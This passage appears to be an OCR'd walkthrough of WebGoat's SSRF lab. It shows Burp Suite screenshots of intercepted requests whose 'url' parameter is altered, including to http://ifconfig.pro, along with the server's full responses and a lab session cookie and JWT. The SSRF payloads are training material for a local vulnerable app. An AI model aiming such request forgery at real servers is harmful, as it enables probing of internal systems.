15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 url=images%2Fjerry.png
```


Change "tom" to "jerry"


Response
Pretty
Raw
Hex
Render
\n
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Fri, 29 Dec 2023 18:42:57 GMT
5
6 {
7 "lessonCompleted" : true,
8 "feedback" : "You rocked the SSRF!",
9 "output" :
"<img class=\\\"image\\\" alt=\\\"Jerry\\\" src=\\\"images\\/jerry.png\\\" width=\\\"25%\\\" hei
ght=\\\"25%\\\">",
10 "assignment" : "SSRFTask1",
11 "attemptWasMade" : true
12 }


1
2
3
4
Find and modify the request to display Jerry
Click the button and figure out what happened.
Steal the Cheese
You rocked the SSRF!


1
2
3
4
Change the request, so the server gets information from
http://ifconfig.pro
Click the button and figure out what happened.
try this
Click this button



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:8081 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /WebGoat/SSRF/task2 HTTP/1.1
2 Host: localhost:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 20
10 Origin: http://localhost:8081
11 Connection: close
12 Referer: http://localhost:8081/WebGoat/start.mvc?username=glens1
13 Cookie: JSESSIONID=BGq4muian8_Acegtj1gOkHkkVvadJtfGnsjcrKeH; language=en; welcomebanner_status=dismiss; continueCode=
2qxPQVrXg5j6WAWbt5sOULhytwCJuPi6fbWuOvC8JskvUnPOozOlwy4N8vJL; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MiwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImppbUBqdWljZ
S1zaC5vcCIsInBhc3N3b3JkIjoiNmRiZDBmZTE5YzlhMzAxYzQ3MDgyODc3ODBkZjQxYTIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3R
Mb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2Z
SI6dHJlZSwiY3JlYXRlZEF0IjoiMjAyMyOxMi0yOSAxNTowNDozNy43OTYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMyOxMi0yOSAxNjo1MDoyMC4zMDkgKzAwOjA
wIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzAzODY5ODk4fQ.wGGJjZKvpUx3LAYQdzf239XJrFzcnv5BoBN1jV8O3kYGsnRoRk3pw3bH1fGq1lzvtF2uYqGjRx
jFDiLSh0czxPg4hP2XxZ_7fUmQCRZCVipukEn57RgI0fC2wufbqLhvGTAptcixi84_R8s71QU2WHTGAbodmfDDmqI-eDClJ5c
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 url=images%2Fcat.png
Right-click and send to Repeater


Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Fri, 29 Dec 2023 18:53:52 GMT
5
6 {
7 "lessonCompleted":false,
8 "feedback":"You need to stick to the game plan!",
9 "output":
"<img class=\\\"image\\\" alt=\\\"image post\\\" src=\\\"images\\/cat
.jpg\\\">",
10 "assignment":"SSRFTask2",
11 "attemptWasMade":true
12 }

Request

Pretty Raw Hex

```
1 POST /WebGoat/SSRF/task2 HTTP/1.1
2 Host: localhost:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 20
10 Origin: http://localhost:8081
11 Connection: close
12 Referer: http://localhost:8081/WebGoat/start.mvc?username=glens1
13 Cookie: JSESSIONID=BGq4muian8_Acegtj1gOkHkkVvadJtfGnsjcrKeH; language=
  en; welcomebanner_status=dismiss; continueCode=
  2qxPQVrXg5j6WAWbt5sOULhytwCJuPi6fbWuOvC8JskvUnP0ozOlwy4N8vJL;
  cookieconsent_status=dismiss; token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YS
  I6eyJpZCI6MiwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImppbUBqdWljZS1zaC5vcCIsInBhc
  3N3b3JkIjoiNmRiZDBmZTE5YzlhMzAxYzQ3MDgyODc3ODBkZjQxYTIiLCJyb2xlIjoiY3Vz
  dG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWd
  lIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZW
  NyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMy0xMi0yOSAxNTowN
  DozNy43OTYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMy0xMi0yOSAxNjo1MDoyMC4zMDkg
  KzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzAzODY5ODk4fQ.wGGJjZKvpUx3
  LAYQdzf239XJrFzcnv5BoBN1jV803kYGsnRoRk3pw3bH1fGq1lzvtF2uYqGjRxjFDiLSh0c
  zxPg4hP2XxZ_7fUmQCRZCVipukEn57RgI0fC2wufbqLhvGTAptcixi84_R8s71QUZWHTGAb
  odmfDDmqI-eDClJ5c
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 url=http://ifconfig.pro
```


Response
Pretty
Raw
Hex
Render
\n
HTTP/1.1 200 OK
Connection: close
Content-Type: application/json
Date: Fri, 29 Dec 2023 19:00:39 GMT
{
"lessonCompleted":true,
"feedback":"You rocked the SSRF!",
"output":
"<!DOCTYPE html>
<html>
 <head>
 <title>IP:
<\\/title>
<\\/head>
<body>
<pre>
<a href=\\\"\\/\\\">(
H)<\\/a> | <a href=\\\"https:\\/\\/ifconfig.pro\\\">Default<\\/a> | <
a href=https:\\/\\/6.ifconfig.pro>force ipv6<\\/a> | <a href=\\\"http
:\\/\\/[\\/\\\">6 no dns<\\/a> | <a href=https:\\/\
\/4.ifconfig.pro>force ipv4<\\/a> <!--| <a href=\\\"\\/ping\\\">Graph
s.<\\/a> | <a href=\\\"https:\\/\\/github.com\\/pronto\\/ifconfig.pr
o\\\" target=\\\"_blank_\\\">Github<\\/a><!--<a href=\\\"\\/stun\\\">
WebRTC IP test<\\/a> -->| <a href=\\\"\\/oauth\\\">OAuth Account Acco
unt Links<\\/a> | <a href='\\/settings'><b>Settings!<\\/b><\\/a> | <a
href='\\/donate'>Donate<\\/a>
<!-- header end --><!-- main.html s
tart -->
IP:
HOSTNAME: No dns re
cord for host
USER_AGENT: Java\\/21.0.1
LANGUAGE:
ENCODINGS:
<hr>
<b>note: IPv6 support is currently broke
n.<\\/b>
want a dark webUI theme? go to <a href='\\/settings'>\\/s
ettings<\\/a>

Feature list:

$curl ifconfig.pro
1
.1.1.1


$curl ifconfig.pro\\/ip.host
1.1.1.1 r.d.ns.look.up<
br>
$curl ifconfig.pro\\/host
r.dns.look.up

$curl ifconf
ig.pro\\/help
this help file


note: IPv6 support is curr
ently broken.
now ipv6 ready!
to force ipv6 use 6.ifconfig.pro<
br>to force ipv4 use 4.ifconfig.pro


<!-- main.html end -->


<!-- ref.html start -->
<hr>
referral links: <a href=http:\
\/\\/www.geekstorage.com\\/aff\\/319>GeekStorage - WebHosting For Gee
ks, By Geeks<\\/a> | <a href=\\\"http:\\/\\/www.namecheap.com\\/?aff=
22484\\\">Namecheap.com domains<\\/a> |<!-- ref.html end -->
Now r
unning on HardenedBSD on RamNode ^_^
<\\/body>
 <\\/html>",
"assignment":"SSRFTask2",
"attemptWasMade":true
}



Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://localhost:8081 [127.0.0.1]
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
\n
POST /WebGoat/SSRF/task2 HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 20
Origin: http://localhost:8081
Connection: close
Referer: http://localhost:8081/WebGoat/start.mvc?username=glens1
Cookie: JSESSIONID=BGq4muian8_Acegtj1gOkHkkVvadJtfGnsjcrKeH; language=en; welcomebanner_status=dismiss; continueCode=
2qxPQVrXg5j6WAWbt5sOULhytwCJuPi6fbWuOvC8JskvUnPOozOlwy4N8vJL; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MiwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImppbUBqdWljZS1zaC5vcCIsInBhc3N3b3J
kIjoiNmRiZDBmZTE5YzlhMzAxYzQ3MDgyODc3ODBkZjQxYTIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZSltYWdlIjoiYXNzZXR
zL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMy0xMi0yOSAxNTowNDozNy43OTYgKzAwOjA
wIiwidXBkYXRlZEF0IjoiMjAyMy0xMi0yOSAxNjo1MDoyMC4zMDkgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzAzODY5ODk4fQ.wGGjjZKvpUx3LAYQdzf239XJrFzcnv5BoBN1
jV803kYGsnRoRk3pw3bH1fGq1lzvtF2uYqGjRxjFDiLSh0czxPg4hP2XxZ_7fUmQCRZCVipukEn57RgI0fC2wufbqLhvGTAptcixi84_R8s71QUZWHTGAbodmfDDmqI-eDClJ5c
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
url=http://ifconfig.pro



1 2 3 4
Change the request, so the server gets information from http://ifconfig.pro
Click the button and figure out what happened.
try this
You rocked the SSRF!
(H) | Default | force ipv6 | 6 no dns | force ipv4 | OAuth Account Account Lin
IP:
HOSTNAME: No dns record for host
USER_AGENT: Java/21.0.1
LANGUAGE:
ENCODINGS:


Login Page
localhost:8080/WebGoat/login
120%
WEBGOAT
Username
Username
Password
Password
Sign in
or register yourself as a new user
Register as a new user


localhost:8081/WebGoat/start.mvc?username=glens1#lesson/LogSpoofing.lesson
120%
WEBGOAT
Logging Security
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
Logging Security
(A10) Server-side Request Forgery
Client side
Reset lesson
1 2 3 4 5
Concept
Logging is very important for modern systems. We use it for various reasons:
• Application monitoring and debugging.
• Audit logging: E.g. record specific actions of your users and systems.
• Security Event Monitoring: e.g. provide information to a SIEM or SOAR system that will trigger based on the information provided in these logs.

